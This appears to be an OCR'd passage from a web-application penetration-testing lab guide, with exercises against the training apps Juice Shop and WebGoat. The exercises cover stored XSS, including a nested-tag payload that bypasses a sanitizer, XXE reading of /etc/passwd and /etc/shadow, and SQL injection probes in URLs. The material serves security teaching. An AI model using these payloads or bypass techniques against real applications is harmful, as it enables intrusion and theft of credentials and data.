
Add a new user with a **POST** to **/api/Users** and alter the transaction sending the following

```
{"email": "<script>alert(\"XSS\")</script>", "password":""}
```

...as a JSON object. You will need to use Burp or the OWASP Zed Attack Proxy for this scenario.
I am demonstrating the attack using Burp below.








Well, Omar really sucks, since he just gave you the incorrect syntax to get credit in Juice-shop ;-). In the real world, you can put anything you want in the “alert”. However, in this case Juice-shop is looking for “XSS” specifically.

After sending this to the web application (Juice-shop), it will give you credit, as shown below.





There are thousands of ways that you can obfuscate your attacks to bypass many security mechanisms, web application firewalls (WAFs), and protections provided by different frameworks. I have hundreds of examples at the GitHub repository that can be accessed at: https://h4cker.org/github

The following is another example where you can bypass some of these security protections. In Juice-shop a legacy library (sanitize-html 1.4.2) is used on the server that is responsible for sanitizing. The version used is vulnerable to masking attacks because no recursive sanitizing takes place. Find a place where you can obfuscate your XSS attack and bypass that protection:

```
<<script>alert("XSS")</script>script>alert("XSS")<</script>/script>
```

The “Contact Us” form is vulnerable!





Exercise 12: Exploiting XXE Vulnerabilities


An XML External Entity attack is a type of attack against an application that parses XML input.

- This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser.
- This attack may lead to the disclosure of confidential data, denial of service, server side request forgery, port scanning from the perspective of the machine where the parser is located, and other system impacts. Attacks can include disclosing local files, which may contain sensitive data such as passwords or private user data, using file: schemes or relative paths in the system identifier.
- Since the attack occurs relative to the application processing the XML document, an attacker may use this trusted application to pivot to other internal systems, possibly disclosing other internal content via http(s) requests or launching a CSRF attack to any unprotected internal services.
- In some situations, an XML processor library that is vulnerable to client-side memory corruption issues may be exploited by dereferencing a malicious URI, possibly allowing arbitrary code execution under the application account.
- Other attacks can access local resources that may not stop returning data, possibly impacting application availability if too many threads or processes are not released.

1. Access WebGoat using your browser (http://10.6.6.11:8080/WebGoat).


2. Login with the user you created earlier.

3. Navigate to **(A4) XML External Entities (XXE) > XXE**.


4. 

5. Feel free to read the explanation of XXE (which I copied and pasted above) from WebGoat.

6. Then navigate to the WebGoat **Step 4**, as shown in the following figure.




7. Launch Burp and make sure that **Intercept is on**. Make sure that your browser proxy settings are set correctly.




8. Go back to **WebGoat** and enter a comment in the web form (any text) and click **Submit**.

9. Go back to **Burp** and you will see the **HTTP POST message** shown below:

10. Let's modify that message and type our own XML "code".



11. **Forward** the **POST** to the web server. This should cause the application to show a list of files after the comment “OMAR_WAS_HERE”, as shown below (of course, use whatever text you want in your own example):



12. Now, on your own, try to list the contents of the `/etc/passwd` file using a similar approach.

13. Try to access the contents of the `/etc/shadow` file. Were you successful? If not, why?

Exercise 13: SQL Injection

SQL injection (SQLi) vulnerabilities can be catastrophic because they can allow an attacker to view, insert, delete, or modify records in a database. In an SQL injection attack, the attacker inserts, or injects, partial or complete SQL queries via the web application. The attacker injects SQL commands into input fields in an application or a URL in order to execute predefined SQL commands.

A Brief Introduction to SQL

As you may know, the following are some of the most common SQL statements (commands):

- SELECT: Used to obtain data from a database
- UPDATE: Used to update data in a database
- DELETE: Used to delete data from a database
- INSERT INTO: Used to insert new data into a database
- CREATE DATABASE: Used to create a new database
- ALTER DATABASE: Used to modify a database
- CREATE TABLE: Used to create a new table

- ALTER TABLE: Used to modify a table
- DROP TABLE: Used to delete a table
- CREATE INDEX: Used to create an index or a search key element
- DROP INDEX: Used to delete an index


Typically, SQL statements and divided into the following categories:

- Data definition language (DDL) statements
- Data manipulation language (DML) statements
- Transaction control statements
- Session control statements
- System control statements
- Embedded SQL statements

Exercise 13a: A Simple Example of SQL Injection

1. Navigate to WebGoat For instance, **https://10.6.6.11:8080/WebGoat**.

2. Navigate to **(A1) Injection > SQL Injection (intro).**




Read through the explanations of SQL injection and complete the first 8 exercises on your own (these are just an introduction to SQL and SQL statements). Then navigate to exercise 9. You are given a few hints about a database table called user_data. WebGoat guides you through this exercise.

One of the first steps when finding SQL injection vulnerabilities is to understand when the application interacts with a database. This is typically done with web authentication forms, search engines, and interactive sites such as e-commerce sites.

You can make a list of all input fields whose values could be used in crafting a valid SQL query. This includes trying to identify and manipulate hidden fields of **POST** requests and then testing them separately, trying to interfere with the query and to generate an error. As part of penetration testing, you should pay attention to HTTP headers and cookies.

As a penetration tester, you can start by adding a single quote (**'**) or a semicolon (**;**) to the field or parameter in a web form. The single quote is used in SQL as a string terminator. If the application does not filter it correctly, you may be able to retrieve records or additional information that can help enhance your query or statement.
You can also use comment delimiters (such as **-- or /* */**), as well as other SQL keywords, including **AND** and **OR** operands. Another simple test is to insert a string where a number is expected.



SQL injection attacks can be divided into the following categories:

- In-band SQL injection: With this type of injection, the attacker obtains the data by using the same channel that is used to inject the SQL code. This is the most basic form of an SQL injection attack, where the data is dumped directly in a web application (or web page).
- Out-of-band SQL injection: With this type of injection, the attacker retrieves data using a different channel. For example, an email, a text, or an instant message could be sent to the attacker with the results of the query; or the attacker might be able to send the compromised data to another system.

- Blind (or inferential) SQL injection: With this type of injection, the attacker does not make the application display or transfer any data; rather, the attacker is able to reconstruct the information by sending specific statements and discerning the behavior of the application and database.

TIP: To perform an SQL injection attack, an attacker must craft a syntactically correct SQL statement (query). The attacker may also take advantage of error messages coming back from the application and might be able to reconstruct the logic of the original query to understand how to execute the attack correctly. If the application hides the error details, the attacker might need to reverse engineer the logic of the original query.

There are essentially five techniques that can be used to exploit SQL injection vulnerabilities:

- Union operator: This is typically used when a SQL injection vulnerability allows a SELECT statement to combine two queries into a single result or a set of results.
- Boolean: This is used to verify whether certain conditions are true or false.
- Error-based technique: This is used to force the database to generate an error in order to enhance and refine an attack (injection).
- Out-of-band technique: This is typically used to obtain records from the database by using a different channel. For example, it is possible to make an HTTP connection to send the results to a different web server or a local machine running a web service.
- Time delay: It is possible to use database commands to delay answers. An attacker may use this technique when he or she doesn't get any output or error messages from the application.

It is possible to combine any of the techniques mentioned above to exploit an SQL injection vulnerability. For example, an attacker may use the union operator and out-of-band techniques. SQL injection can also be exploited by manipulating a URL query string, as demonstrated here:

```
https://store.h4cker.org/buystuff.php?id=99 AND 1=2
```

This vulnerable application then performs the following SQL query:

```
SELECT * FROM products WHERE product_id=99 AND 1=2
```

The attacker may then see a message specifying that there is no content available or a blank page. The attacker can then send a valid query to see if there are any results coming back from the application, as shown here:

```
https://store.h4cker.org/buystuff.php?id=99 AND 1=1
```

